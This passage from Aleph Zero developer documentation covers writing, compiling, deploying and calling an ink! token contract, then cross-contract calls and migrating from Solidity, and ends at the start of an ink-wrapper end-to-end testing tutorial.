The 4.0 version of ink! introduced end-to-end tests to the smart contract development flow: we are going to cover that in a later tutorial as a recommended additional way of ensuring your contract's correctness.
{% endhint %}

#### Summary

Finally, let's combine all the pieces of our contract into the final version. We can also add some doc comments (`///...`) to describe what these pieces do: here they are omitted for the sake of brevity but it is recommended to include them. This information will be visible to the users interacting with our contract through the Contracts UI.

{% code title="mytoken/lib.rs" %}

```rust
#![cfg_attr(not(feature = "std"), no_std, no_main)]

#[ink::contract]
mod mytoken {
    use ink::storage::Mapping;

    #[ink(storage)]
    #[derive(Default)]
    pub struct Mytoken {
        total_supply: Balance,
        balances: Mapping<AccountId, Balance>,
    }

    #[derive(Debug, PartialEq, Eq, scale::Encode, scale::Decode)]
    #[cfg_attr(feature = "std", derive(scale_info::TypeInfo))]
    pub enum Error {
        InsufficientBalance,
    }

    impl Mytoken {
        #[ink(constructor)]
        pub fn new(total_supply: Balance) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &total_supply);
            Self {
                total_supply,
                balances,
            }
        }

        #[ink(message)]
        pub fn total_supply(&self) -> Balance {
            self.total_supply
        }

        #[ink(message)]
        pub fn balance_of(&self, owner: AccountId) -> Balance {
            self.balances.get(owner).unwrap_or_default()
        }

        #[ink(message)]
        pub fn transfer(&mut self, to: AccountId, value: Balance) -> Result<(), Error> {
            let from = self.env().caller();
            let from_balance = self.balance_of(from);
            if from_balance < value {
                return Err(Error::InsufficientBalance);
            }

            self.balances.insert(from, &(from_balance - value));
            let to_balance = self.balance_of(to);
            self.balances.insert(to, &(to_balance + value));
            Ok(())
        }
    }

    #[cfg(test)]
    mod tests {
        use super::*;

        #[ink::test]
        fn total_supply_works() {
            let mytoken = Mytoken::new(100);
            assert_eq!(mytoken.total_supply(), 100);
        }

        #[ink::test]
        fn balance_of_works() {
            let mytoken = Mytoken::new(100);
            let accounts =
                ink::env::test::default_accounts::<ink::env::DefaultEnvironment>();
            assert_eq!(mytoken.balance_of(accounts.alice), 100);
            assert_eq!(mytoken.balance_of(accounts.bob), 0);
        }

        #[ink::test]
        fn transfer_works() {
            let mut mytoken = Mytoken::new(100);
            let accounts =
                ink::env::test::default_accounts::<ink::env::DefaultEnvironment>();

            assert_eq!(mytoken.balance_of(accounts.bob), 0);
            assert_eq!(mytoken.transfer(accounts.bob, 10), Ok(()));
            assert_eq!(mytoken.balance_of(accounts.bob), 10);
        }
    }
}
```

{% endcode %}

### Compiling

Now it's time to build our contract:

```bash
cargo +nightly contract build --release
```

The resulting files will be placed in `mytoken/target/ink/` folder. If the compilation is successful you will find there the following 3 files:

* `mytoken.wasm` is a binary WASM file with the compiled contract
* `metadata.json` containing our contracts ABI (Application Binary Interface)
* `mytoken.contract` which bundles the above two for more convenient interaction with the chain explorer

We are now ready to deploy our `mytoken` contract to Aleph Zero Testnet!


# Deploying your contract to Aleph Zero Testnet

In this tutorial, we will go over the some of the ways of interacting with the smart contract environments on the Aleph Zero blockchain.

We will now deploy our brand new smart contract to the Aleph Zero Testnet. There exist multiple ways of interacting with the smart contracts environment on the the Aleph Zero blockchain. Here we present two of them: using the Contracts UI and using the command line, via the `cargo contract` tool.

### Contracts UI

#### Deploying contracts

All the required tools for deploying and interacting with the smart contracts are conveniently packaged as the [Contracts UI](https://contracts-ui.substrate.io/?rpc=wss://ws.test.azero.dev). Make sure you have created an account using the [developer web wallet](https://test.azero.dev/#/) and got some free TZERO from the [faucet](https://faucet.test.azero.dev/), otherwise some tabs and buttons in the wallet might not be visible to you.

Go to the Developer tab and click Contracts in the pop-up menu to access the smart contracts contracts UI (you can also directly follow the link above):

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FOiyPgLuPCLi4FICSAm7e%2FScreenshot%20from%202023-03-07%2005-38-51.png?alt=media&amp;token=b8f8e102-1773-4392-bf47-4c6565f8878c" alt=""><figcaption></figcaption></figure>

Once in the Contracts UI, click "Add new contract" in the side menu to navigate to the deployment page and then select "Upload new contract":

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FLJyrVC4UM7scmIpxsdCf%2FScreenshot%20from%202023-03-07%2005-42-38.png?alt=media&amp;token=f877377d-6c08-4b00-9207-6dc24bde3a07" alt=""><figcaption></figcaption></figure>

Choose the account you would like to use to deploy the contract (in case you have many). This account is going to hold the whole initial supply of your new token created by `mytoken` contract. Now click the "Upload contract bundle" field below and choose the location of your `mytoken.contract` file you have previously generated with `cargo contract` (it should be located in `mytoken/target/ink/` folder). If everything is ok, you should see a "Valid contract bundle!" text.

Click "Next". You will now be asked to supply the parameters to the constructor of your contract in order to instantiate it. In our case this is just the initial supply of our token (you can pick an arbitrary number here: it is not connected in any way to your account's TZERO balance.

There are some custom options that we are going to cover in a later tutorial. Notice the cost estimation on the right. It will, among other things, tell you whether your account has enough balance to create this contract (i.e. cover the gas fees).

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FDa1NGbpC4Jbr6GniaBAQ%2FScreenshot%20from%202023-03-07%2005-45-22.png?alt=media&amp;token=23686c65-6bb0-4c74-b431-be1c911377d0" alt=""><figcaption></figcaption></figure>

If everything goes well you will be presented with the following screen:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FIAMpb640YYWIBEOBL9tU%2FScreenshot%20from%202023-03-07%2005-48-20.png?alt=media&amp;token=a8b6cac8-7531-4709-a3e2-7d56abe8df34" alt=""><figcaption></figcaption></figure>

All that remains to be done is clicking the "Upload and instantiate" button to deploy the contract! You will need to sign the transaction using the account manager of your choice (the default being the Polkadot.js extension for now). Afterwards, you will see a screen with information about your contract and a dropdown list to choose a method to call on a contract:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FjROKiLbjIFqtK52DkvrL%2FScreenshot%20from%202023-03-07%2005-53-43.png?alt=media&amp;token=a2765784-2978-402c-8767-5e15fb050746" alt=""><figcaption></figcaption></figure>

You can also select the "Metadata" tab to view the methods callable on your contract:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FnHwd0uL9n4wJLyIJvWBB%2FScreenshot%20from%202023-03-07%2005-58-56.png?alt=media&amp;token=5b02ed83-7e86-4202-b2a8-23e7fcd905b0" alt=""><figcaption></figcaption></figure>

#### Interacting with contracts

Now it's finally the time to play around with our new token! Assuming you have selected "mytoken" from the contracts list on the left, we now have a dropdown to select a method to call on our contract.

You will notice that the read-only methods `balanceOf` and `totalSupply` return the result immediately in the "Outcome" modal on the right: this is because as read-only, they don't need to create a transaction for the call.

The interesting part is calling the `transfer` method.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FS0cKrmkT8Vsy4aRNNCc5%2FScreenshot%20from%202023-03-07%2006-02-08.png?alt=media&amp;token=6acd4103-d690-423f-949c-f00e598ad4a3" alt=""><figcaption></figcaption></figure>

You will need a second account to have a valid recipient of the transfer (actually, as long as the account address has the correct format, it doesn't need to be associated with any existing account to work. However, simply creating another account is the easiest way of obtaining a valid address for testing purposes).

We need to enter the transferred amount (you can experiment what happens if you enter a value larger than the initial supply you chose when creating the contract). Once again we will leave the additional options at their default values.

Similar to contract instantiation, you can find the handy gas estimation on the right side of the screen and use it to verify whether you have enough funds to run this call (gas-fees-wise). You will once again need to sign the transaction and the transfer is done! Using `balanceOf`, you can now verify whether the transfer has indeed happened.

### Command line

#### Deploying contracts

If you wish to interact with smart contracts on the Aleph Zero blockchain in a more automated and programmable way, the `cargo contract` command line tool, which we have compiled our contract with, can also be used to perform all the actions described above. A brief summary of all extrinsics-related functionalities of `cargo contract` can be found [here](https://github.com/paritytech/cargo-contract/blob/master/docs/extrinsics.md).

Every `cargo contract` subcommand which interacts with a live chain needs to be invoked with flags defining the chain endpoint address and the user's private key (seed phrase). To make the commands present in this section more concise, let's first define some environmental variables with values that will be used with these flags:

```bash
export SEED="[put your 12 words seed phrase here]"
export URL="wss://ws.test.azero.dev"
```

Deploying our new contract can be done with `instantiate` subcommand. Make sure you are in `mytoken` folder, where our contract lives, and execute the following command:

```bash
cargo contract instantiate --suri "$SEED" --url "$URL" \
        --constructor new_token \
        --args 1000
```

The output of this command will contain a list of various events generated by the chain (paying fees, creating contact's account etc.) as a result of our deployment transaction. The last event should be `System ➜ ExtrinsicSuccess` indicating that the deployment was successful, followed by the information about the address of the contract we just created. Let's store this address in another environmental variable for more convenient interaction with the contract:

```bash
export CONTRACT="5GNruCfnGXjSPkW7LkRnB45MiHJJtvc6NBKZnDSnFh4So3ws
```

{% hint style="info" %}
The contract address can also be used to import an existing contract into web wallet we used in the previous section. In the [smart contracts manager](https://test.azero.dev/#/contracts) click "Add an existing contract" and paste the address there. You also need to upload the `metadata.json` file with ABI, which was produced during compilation and should be present in `mytoken/target/ink/` folder. After that you can interact with the contract in the same way as described previously.
{% endhint %}

#### Interacting with contracts

As mentioned previously in the web wallet section, there are two types of calls that one can perform on a smart contract: state queries, which ask about contract state without modifying it and executable calls, which modify the state and require submitting a signed transaction and paying a fee. These two types of actions are distinguished in `cargo contract` by the `--dry-run` flag.

Let's start with performing the simplest argumentless state query to find out the total supply of our token:

```bash
cargo contract call --suri "$SEED" --url "$URL" \
        --contract "$CONTRACT" \
        --message total_supply \
        --dry-run
```

The output will contain, among others, the data returned by our `total_supply` function:

```
          Result Success!
        Reverted false
            Data 1000
    Gas Consumed 248300975
    Gas Required 6815744000
 Storage Deposit StorageDeposit::Charge(0)
```

To perform a state query with arguments, like `balance_of`, we need to add `--args` flag, similarly to when we were deploying the contact and and calling its constructor:

```bash
cargo contract call --suri "$SEED" --url "$URL" \
        --contract "$CONTRACT" \
        --message balance_of \
        --args 5FWmHxBXH4WfrryA6xdbaQRJALJ549aL11HMyybqDy5iNRtE \
        --dry-run

Output:
          Result Success!
        Reverted false
            Data 1000
    Gas Consumed 322051074
    Gas Required 6815744000
 Storage Deposit StorageDeposit::Charge(0)

```

Here the argument can be any valid account address. Of course, at this point, all acounts other than the contract creator (the address associated with the seed phrase we have put in `$SEED`) have 0 tokens and the creator holds the total supply of 1000 tokens. So let's change it by transferring some tokens to another account:

```bash
cargo contract call --suri "$SEED" --url "$URL" \
        --contract "$CONTRACT" \
        --message transfer \
        --args 5D853t8wQuHJpfWvtcB3VUyKo8Ki44HQwgTmynGT4i5UVhbr 100
```

This time we want to send a transaction that modifies the chain state, so the `--dry-run` flag should be omitted. The output will contain a list of events generated by our transaction ending with familiar `System ➜ ExtrinsicSuccess` indicating that our call was successful. We can now verify that the transfer of 100 tokens indeed happened:

```bash
cargo contract call --suri "$SEED" --url "$URL" \
        --contract "$CONTRACT" \
        --message balance_of \
        --args 5FWmHxBXH4WfrryA6xdbaQRJALJ549aL11HMyybqDy5iNRtE \
        --dry-run

Output:
          Result Success!
        Reverted false
            Data 900
    Gas Consumed 322051074
    Gas Required 6815744000
 Storage Deposit StorageDeposit::Charge(0)
```

```bash
cargo contract call --suri "$SEED" --url "$URL" \
        --contract "$CONTRACT" \
        --message balance_of \
        --args 5D853t8wQuHJpfWvtcB3VUyKo8Ki44HQwgTmynGT4i5UVhbr \
        --dry-run

Output:
          Result Success!
        Reverted false
            Data 100
    Gas Consumed 322051074
    Gas Required 6815744000
 Storage Deposit StorageDeposit::Charge(0)
```

### Next steps

Congratulations! You are now a smart contract developer. If you would like to learn more about ink! smart contracts, we encourage you to take a dive into the excellent [ink! documentation](https://paritytech.github.io/ink-docs/). You can also check a collection of example ink! contracts located [here](https://github.com/paritytech/ink/tree/master/examples). If you have any problems or questions we are always happy to help, just reach us using one of the channels listed on [alephzero.org](https://alephzero.org/).


# Extending your contract

Here you will find a collection of "how to" on various topics related to writing smart contracts in ink!

We've prepared a sample smart contract that tries to cover all of the basic-to-medium topics and constructs that you might need when working on your own idea - see [Bulletin Board example contract.](https://github.com/Cardinal-Cryptography/bulletin-board-example/tree/main/contracts)

Use the `README.md` of the contract as the starting point.\
\
Happy hacking!


# Cross contract calls

This section covers the more advanced topic of calling another contract from your code.

{% hint style="info" %}
Before we start, you may want to check out our [Bulletin Board Example repository](https://github.com/Cardinal-Cryptography/bulletin-board-example): all the code you will find in this tutorial is there in its full form. The examples in there are not limited to cross-contract calls and cover almost every aspect of smart contract development, so we encourage you to study it in addition to reading this guide.
{% endhint %}

The ability of smart contracts to call methods of another contract is arguably one of the most powerful concepts offered by Ink!. For example, a DEX will need to call the `transfer_from` method of a PSP22 token. However, this is also a feature that requires a lot of care during implementation.

### Basics

Ink! offers two ways of calling another contract, each with a different set of trade-offs:

* **importing a reference** to another contract and using it almost like any other method:
  * very convenient
  * the compiler is able to check whether a method you want to call exists and if the parameter types match
  * it doesn't allow you to dynamically construct calls
  * it doesn't allow you to send tokens with the call
* **dynamically building a call** (the `CallBuilder` method):
  * a lot of control over the execution
  * it allows for sending tokens along with the call
  * it allows for dynamically choosing a method to call
  * the compiler is not able to assist you in creating a valid call so you need to be extra careful &#x20;

{% hint style="info" %}
While the choice of a particular method may be a matter of personal preference, we suggest using the references by default and choosing the `CallBuilder` only if you really need it.
{% endhint %}

### The examples

In the two subsequent sections, we will use the `BulletinBoard` contract as an example. The contract allows users to post pieces of text ('bulletins') to the board and highlight selected posts. The highlighted posts are tracked by a separate contract: `HighlightedPosts`.

The split between the two contracts is pretty arbitrary and not really necessary for this logic to work. However, it serves a higher purpose of demonstrating cross-contract calls in an easy-to-understand example.


# Using references

The Bulletin Board example uses a reference to the `HighlightedPosts` contract to delete highlights. In this section, we will take a look at three basic building blocks of cross-contract calls.

### Exporting a reference

The very first thing we need to do is to export the reference to make it visible outside of the 'callee' contract's module. Note that you don't have to declare it: this is already done, courtesy of Ink!'s macro system. The reference's name will be your contract's name with a `Ref` suffix, so in our example this will be:

{% code title="highlighted\_posts/lib.rs" %}

```rust
pub use highlighted_posts::HighlightedPostsRef;
```

{% endcode %}

{% hint style="warning" %}
Please remember that the export above needs to be placed at the top level and not inside the `highlighted_posts` module.
{% endhint %}

So far so good, let's switch the files and start using the reference!

### Initializing the reference

A very important thing to note is that the reference needs to be initialized with a code hash of a specific contract. That is: for this to work, the `HighlightedPosts` contract needs to be already deployed on the chain and you need to know its code hash!

{% hint style="info" %}
A natural question would be: how to get the said code hash?

The easiest method is to write it down during contract deployment. `cargo contract upload` will output the hash once it's done. Similarly, the [Contracts UI](https://contracts-ui.substrate.io/) will show it to you during the upload.

However, if your contract is already on the chain and you know its address (account), you can go to <https://test.azero.dev/#/chainstate> (for Testnet, or <https://azero.dev/#/chainstate> for Mainnet) and run the `contracts::contractInfoOf` method, supplying the account as the argument. The code hash will be one of the fields of the resulting response.
{% endhint %}

Assuming we were able to get ourselves a code hash, we will need to use it to initialize the reference. In our example, it will look like this:

{% code title="bulletin\_board/lib.rs" %}

```rust
let highlighted_posts_board_ref = HighlightedPostsRef::new()
                .code_hash(highlighted_posts_board_hash)
                .salt_bytes([version.to_le_bytes().as_ref(), Self::env().caller().as_ref()].concat())
                .endowment(0)
                .instantiate();
```

{% endcode %}

The `salt_bytes` can be pretty much anything you want: here we set it to the concatenation of the version and the caller's account. The `endowment` is a value transferred along with the call and, counter-intuitively, is required by the API (even though we don't actually transfer anything).

{% hint style="info" %}
After constructing the reference, we will need to save it in the contract's storage struct. The next paragraph will diverge slightly from the Bulletin Board example for the sake of simplicity (the Bulletin Board converts the ref to an account id because it uses it for multiple things).
{% endhint %}

### Calling methods on the reference

Let's assume we have the reference saved to our storage struct as `highlighted_posts_board`. Now, in order to call the method, we use the familiar syntax:

{% code title="bulletin\_board/lib.rs" %}

```rust
self.highlighted_posts_board.delete_by_author(some_account);
```

{% endcode %}

Just like that! Of course, remember to handle the `Result` of this call. If you want to check if the compiler truly type-checks this call, you can make a typo in the method or pass a param that doesn't make sense, like the number 42.


# Using dynamic calls

If you find yourself needing more expressive power than the references have to offer, you can use the dynamically constructed calls.

{% hint style="danger" %}
Even though the dynamically constructed calls are the more versatile and powerful method, we encourage you to stick to references if your use case allows it. The drawbacks here are the complete lack of the compiler's assistance when constructing calls: the errors will present themselves only at runtime.
{% endhint %}

There is only one step involved in the whole process, albeit a little more cumbersome.

### Building and executing the call

First of all, you will need some imports:

{% code title="bulletin\_board/lib.rs" %}

```rust
use ink::env::{
    call::{build_call, ExecutionInput, Selector},
    DefaultEnvironment,
};

// contract-specific imports:
use highlighted_posts::{HighlightedPostsError, HIGHLIGHT_POST_SELECTOR};
```

{% endcode %}

We will paste the whole code snippet and later explain the less obvious parts:

{% code title="bulletin\_board/lib.rs" %}

```rust
let call_result: Result<Result<(), HighlightedPostsError>, ink::LangError> =
    build_call::<DefaultEnvironment>()
        .call(highlight_board)
        .exec_input(
            ExecutionInput::new(
                Selector::new(HIGHLIGHT_POST_SELECTOR)
            ).push_arg(author).push_arg(id),
        )
        .transferred_value(cost)
        .returns::<Result<Result<(), HighlightedPostsError>, ink::LangError>>()
        .invoke();
```

{% endcode %}

If you come from the OOP world, this style is similar to the 'fluent interface' pattern.

* We initialize our builder with the `build_call` method.
* With `call`, we specify what contract account we want (this differs from the references, which were initialized with a code hash. Here we need the contract's account, which you can easily find in the Contracts UI).
* With `exec_input` we specify which method to call (by using a selector: more on that later) and using `push_arg` to supply the arguments.
* By using `transferred_value` we can send some tokens to the receiving method. Note that this method needs to be marked with the `payable` macro in order to be able to act on the transfer in any way.
* We need to specify the return type of the call using `returns`. Note that each call will have the original return type of the method wrapped in a `Result<T, ink::LangError>`, on account of all Ink! messages wrapping their return types this way.
* To actually fire the call we will use the `invoke` method.

As with references, make sure to inspect the result of the call, handling all the failure cases.

### Selectors

You've probably noticed that we didn't use the called method's name in the call above. Instead, we needed to use a selector, which is a number associated with each message in Ink!. There are two ways of going about the selectors: the explicit one, presented above, and the macro-based implicit method.

#### Explicit selectors

In order to use explicit selectors, you first need to declare them on your 'callee' contract. As you're probably able to guess by now, this is done using a macro:

{% code title="highlighted\_posts/lib.rs" %}

```rust
#[ink(message, payable, selector = 7)]
pub fn add(
```

{% endcode %}

It is a good practice to create constants for each selector to help eliminate errors. The selectors are actually four-element byte arrays, so we declare it in the following way:

{% code title="highlighted\_posts/lib.rs" %}

```rust
pub const HIGHLIGHT_POST_SELECTOR: [u8; 4] = [0, 0, 0, 7];
```

{% endcode %}

Of course, to allow other modules to use it, we need to export our constant:

{% code title="bulletin\_board/lib.rs" %}

```rust
pub use highlighted_posts::HIGHLIGHT_POST_SELECTOR;
```

{% endcode %}

{% hint style="info" %}
Just as with our reference export, this needs to be placed at the top level.
{% endhint %}

Now we're able to import it inside our Bulletin Board contract and use it for the `ExecutionInput`. as in the call snippet above.

#### Macro-based selectors

In case you don't feel like specifying the selectors manually, you can use the `ink::selector_bytes!` macro (notice the exclamation mark at the end of the name).

If we use it in our example from before, the `Selector` instantiation will change to the following:

{% code title="bulletin\_board/lib.rs" %}

```rust
Selector(ink::selector_bytes("add"))
```

{% endcode %}

Which way you end up using is entirely up to you!

### Closing remarks

You are now ready to leverage the full potential of Ink! smart contracts and write expressive, complex code. In case you'd like to dive deeper into the cross-contract calls, we encourage you to take a look at the [official Ink! documentation](https://use.ink/basics/cross-contract-calling/).

As the last remark, please remember to always test your contracts on the Testnet first, taking into account different edge cases (including high load and potentially malicious actors interacting with your contract). We are huge advocates of testing even the simplest of contracts but if you're making cross-contract calls, the need for thorough testing is even more apparent.


# Migrating from Solidity

The similarities and differences between Ink! and Solidity

{% hint style="info" %}
We encourage the Readers to first follow our [Aleph Zero smart contracts basics](/aleph-zero/build/aleph-zero-smart-contracts-basics) tutorial to get a general understanding of Ink!.
{% endhint %}

It is worth pointing out in the beginning that there are many more similarities than differences between Ink! and Solidity. Both are imperative programming languages that allow you to write contracts similarly: as a module that defines a set of methods ('messages') that return some information about the contract and/or modify the contract's state and both run in environments that utilize the concept of gas (a fee for running program instructions that prevents the contract from running indefinitely).

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FqyzEc4Epy2wD4pHg5Qxe%2FA0_SC_Infographic.jpg?alt=media&amp;token=0e441a10-4e93-4d67-9ff2-a86c31b2f02a" alt=""><figcaption><p>Ink! vs Solidity</p></figcaption></figure>

Of course, the syntax is slightly different and Ink's type system may take some getting used to, but any Solidity developer should be able to jump right in and start developing contracts in the Aleph Zero ecosystem. Almost all of the concepts have a one-to-one correspondence between Ink! and Solidity, so converting the contracts should be a breeze. You can also try automatic translation using the [Sol2Ink](https://github.com/Supercolony-net/sol2ink) tool, which can produce satisfactory results for simpler contracts.

{% hint style="danger" %}
If you use one of the automatic translation tools, make sure to inspect the resulting code very carefully!
{% endhint %}

### Migrating a simple contract

Let's take a look at a classic 'Hello world' example of a smart contract, the Flipper: it is the most basic contract imaginable and its sole purpose is to hold a boolean value in the state and expose a message that allows callers to 'flip' it. Here is how it could look in Solidity:

```solidity
contract MyContract {
    bool private _theBool;
    event UpdatedBool(bool indexed _theBool);

    constructor(bool theBool_) {
        require(theBool_ == true, "theBool_ must start as true");

        _theBool = theBool_;
    }

    function setBool(bool newBool) public returns (bool boolChanged) {
        if _theBool == newBool {
               boolChanged = false;
        } else {
            boolChanged = true;
        }

        _theBool = newBool;
        // emit an event
        UpdatedBool(newBool);
    }
}
```

Now, the funny thing is that if you want to make this basic contract in Ink!, you only need to type one command:

```bash
cargo contract new flipper
```

`cargo contract` is a tool for managing and building Ink! smart contracts and its `new` command will scaffold a basic flipper. To build the contract you can run:

```bash
cargo contract build --release
```

And just like that, you will have the `target/release/ink/flipper.contract` file ready to be deployed.

That said, let's dive a little deeper and convert the contract manually to better understand the process.

#### File layout

Solidity keeps the storage and logic of the contract inside of the same class. In Ink! you group all of that using a module. Inside the module you:

* define your storage struct
* define the implementation of messages/methods
* define any additional structs and traits

As such, the layout of the file will look like this:&#x20;

```rust
#![cfg_attr(not(feature = "std"), no_std)]

use ink_lang as ink;

#[ink::contract]
mod flipper {
    #[ink(storage)]
    pub struct Flipper {
        // storage elements go here
    }

    #[ink(event)]
    pub struct SomeEvent {
        // event fields
    }
    
    // more definitions: additional structs, errors, events, trait implementations

    impl Flipper { // name needs to match the name of the storage struct
        #[ink(constructor)]
        pub fn new( /* constructor arguments */ ) -> Self {
            // constructor implementation
        }
        
        // additional messages/methods: getters, setters, etc.
    }
}
```

This layout will be pretty much constant across all of the contracts you write. Note that you almost never need to type all of the above yourself: `cargo contract new` takes care of all the scaffolding. Note the `#[ink::contract]` above module declaration: it enforces certain invariants (that we mention below) and defines some handy aliases.

#### Storage struct

Ink! defines the storage struct the Rust way: as a separate entity inside the module. The data-logic separation has a few useful implications that are beyond the scope of this tutorial: it suffices to say that this idea is battle-tested in the Rust world. To define your storage, you will write the following code:

```rust
#[ink(storage)]
pub struct Flipper {
    the_bool: bool,
}
```

The `#[ink(storage)]` macro tells the compiler that this is indeed the contract's storage. The contract needs to have exactly one such struct: don't worry, the compiler will instruct you if you forget to define it or define more than one.

Of course, you are able to define as many `struct`s as you want but only one of them can be marked with `#[ink(storage)]`.

{% hint style="info" %}
As an aside, you need to be quite conservative with putting elements in the contract's storage. Smart contracts on the Aleph Zero blockchain are exceptionally cheap but the storage fees are still something to consider during your development. For example, you may want to store your images off-chain and only store hashes on the blockchain.
{% endhint %}

#### Method implementations

Instead of putting the logic in the class/struct body, Rust (and therefore: Ink!) chooses to have a dedicated `impl` block that contains all of the methods (including the constructors).

```rust
impl Flipper { /* method definitions */ }
```

The name needs to match the name of your contract's storage struct. Inside, you can put three types of methods:

* methods marked as `#[ink(message)]` which will be what your contract's users can call;
* methods marked as `#[ink(constructor)]` which are the constructors of your contract;
* regular, unmarked methods that won't be callable as part of your contract's interface but can be used as helpers by the other methods.

#### Constructor(s)

Solidity uses a dedicated `constructor` keyword, and a contract is allowed to have only one. In contrast, Ink! allows you to define any non-zero number of constructors. Each constructor is a public method with the `#[ink(constructor)]` macro which returns an instance of the contract's storage struct:

```rust
#[ink(constructor)]
pub fn new(initial_state: bool) -> Self {
    Self {
        the_bool: initial_state,
    }
}
```

{% hint style="warning" %}
Note that while Solidity constructors work 'in-place': you assign the values to the storage elements. In Ink! you need to explicitly create and return the storage struct.

This stems from the fact that the constructor is generally a method like any other: it needs the macro but doesn't even need to have a special name. Of course, in order to make the interface understandable to your user, it's best to opt for methods called 'new', 'initialize', 'create', etc.
{% endhint %}

You can do any required initialization inside of the constructor. A common operation is initializing a mapping, if your contract has one in its storage. In that case, you will use the `Default::default()` method to initialize the mapping and then put it as one of the fields in the returned struct.

{% hint style="info" %}
Instead of using `Self`, you can just use the name of your storage struct (in our case: `Flipper`). The Rust community prefers the former for its more generic semantics.
{% endhint %}

#### Messages/methods

Here we will see some syntactic differences between Ink! and Solidity:

* in Solidity, you declare the messages as public methods on your contract class;
* Ink! puts the methods in the `impl` block but you still need to mark them as `pub`;
* in Solidity, you have two ways of returning a value from a function:
  * declare the return variable (`returns(bool someval)`) and assign to it: a concept familiar to those of us who remember the golden days of Pascal;
  * use the `return` keyword to immediately exit from a function, returning a value;
* Ink! also has two ways of returning values, arguably more functional in nature:
  * the `return` keyword;
  * implicitly returning the last expression in a function (this one being the 'purer' variant and preferred in the Rust/Ink! community);
* Ink! messages need the `#[ink(message)]` macro to be callable by your contract's users;
* Solidity relies heavily on `assert`s, `require`s and similar exception-based special functions to handle failure.
* Ink! does expose `assert!(...)` as a macro but the preferred way of handling errors is much more powerful: using the `Result` return type (more on that below).
* In Ink!, you need to explicitly state whether a function will be allowed to mutate the state of the contract. If it needs to mutate the storage elements, it needs to have `&mut self` as the first argument. Otherwise, it will have `&self` (messages in Ink! need to have `self` passed as a reference, so in either case, the ampersand will be there).

Here is a basic form of our `set_bool` message/method:

```rust
#[ink(message)]
pub fn set_bool(&mut self, new_bool: bool) -> bool {
    let bool_changed = true;

    if self.the_bool == new_bool{
        bool_changed = false;
    } else {
        bool_changed = true;
    }

    self.the_bool = new_bool;

    // implicit return
    bool_changed
}
```

{% hint style="info" %}
Note that for the implicit return to work, you must not include a semicolon on the last line.
{% endhint %}

Similarly to Solidity, you can make your methods payable: you will need to change the macro to `#[ink(message, payable)]`.

#### Events

Your contracts can emit events just like in Solidity (although when using multiple contracts you will need to use a simple workaround, as described [here](https://github.com/Cardinal-Cryptography/bulletin-board-example/blob/main/contracts/bulletin_board/lib.rs#L513)). You start by declaring your event struct and marking it with a macro (you may be starting to see a pattern here):

```rust
#[ink(event)]
pub struct UpdatedBool {
    #[ink(topic)]
    the_bool: bool,
}
```

Use the `#[ink(topic)]` macro to mark the fields of your choice indexable (this is the same as in Solidity).

To emit the event, you can use the following call:

```rust
self.env().emit_event(UpdatedBool {
    the_bool: new_bool
});
```

It creates the event struct and immediately passes it to the `emit_event` function. `self.env()` is a method that gives you access to several useful things, including the caller's address (`self.env().caller()`) and the account of the contract itself (`self.env().account_id()`). The Solidity counterparts of these calls are `msg.sender` and `address(this)`, respectively.

#### Error handling

As previously mentioned, Ink! developers do not rely on throwing exceptions or stopping the execution with `require` macros. What we do instead is use the `Result` type, which can be one of two things: `Ok(somevalue)` when the computation was successful, or `Err(someerror)` when it wasn't. It is defined roughly as:

```rust
pub enum Result<T, E> {
    Ok(val: T),
    Err(msg: E),
}
```

With `T` and `E` being generic types for the actual value and the error type, respectively. The most common usage is to define an error type like:

```rust
pub enum MyError {
    NegativeNumber,
    WrongId(id: u32),
    BadCaller(caller: Vec<u8>),
    // etc...
}
```

Then you can define your functions' return types as:

```rust
pub fn some_function(x: i32) -> Result<u32, MyError> {
    if x < 0 {
        Err(MyError::NegativeNumber)
    } else {
        Ok((x + 1) as u32)
    }
}
```

Please don't mind the contrived nature of this example: it is only there to illustrate a common pattern when dealing with errors.

Now, as a caller of this function, you can choose to do two things:

* explicitly examine the result and decide on what actions to take:

```rust
match some_function(12) {
    Ok(v) => yay(),       // the computation succeeded
    Err(e) => sad_pepe(), // there was an error
}
```

* use one of the helper methods to, for example, fail immediately if the result was not `Ok`:

```rust
some_function(-1).unwrap()
```

#### Further reading

We have only scratched the surface here but hopefully, this guide has shed some light on the process of migrating contracts from Solidity and shown that it's easier than it might seem.

For a very detailed guide, please see [this chapter of Ink's documentation](https://use.ink/ink-vs-solidity#syntax-equivalencies).


# Writing e2e tests with ink-wrapper

## Introduction

{% hint style="info" %}
While this tutorial focuses on writing e2e (end-to-end) tests, the same approach can be utilized to call your contracts from any backend application written in Rust.
{% endhint %}

The default tooling for calling contracts provided by [`subxt`](https://crates.io/crates/subxt) and similar tools relies on runtime checks on input data and received responses. In order to provide compile-time checks as well as easy access to code completion and documentation for contracts, we've developed `ink-wrapper`. Simply put, it's a tool that generates a bunch of strongly-typed wrapper code around submitting contract-related transactions. You can include this generated code in your project and use it, instead of calling primitives like `subxt` directly.

## Setup

To get started you will need to install `ink-wrapper` itself (this tutorial uses `0.4.1` so please install the same version to follow along):

```bash
cargo install ink-wrapper --locked --force --version 0.4.1
```

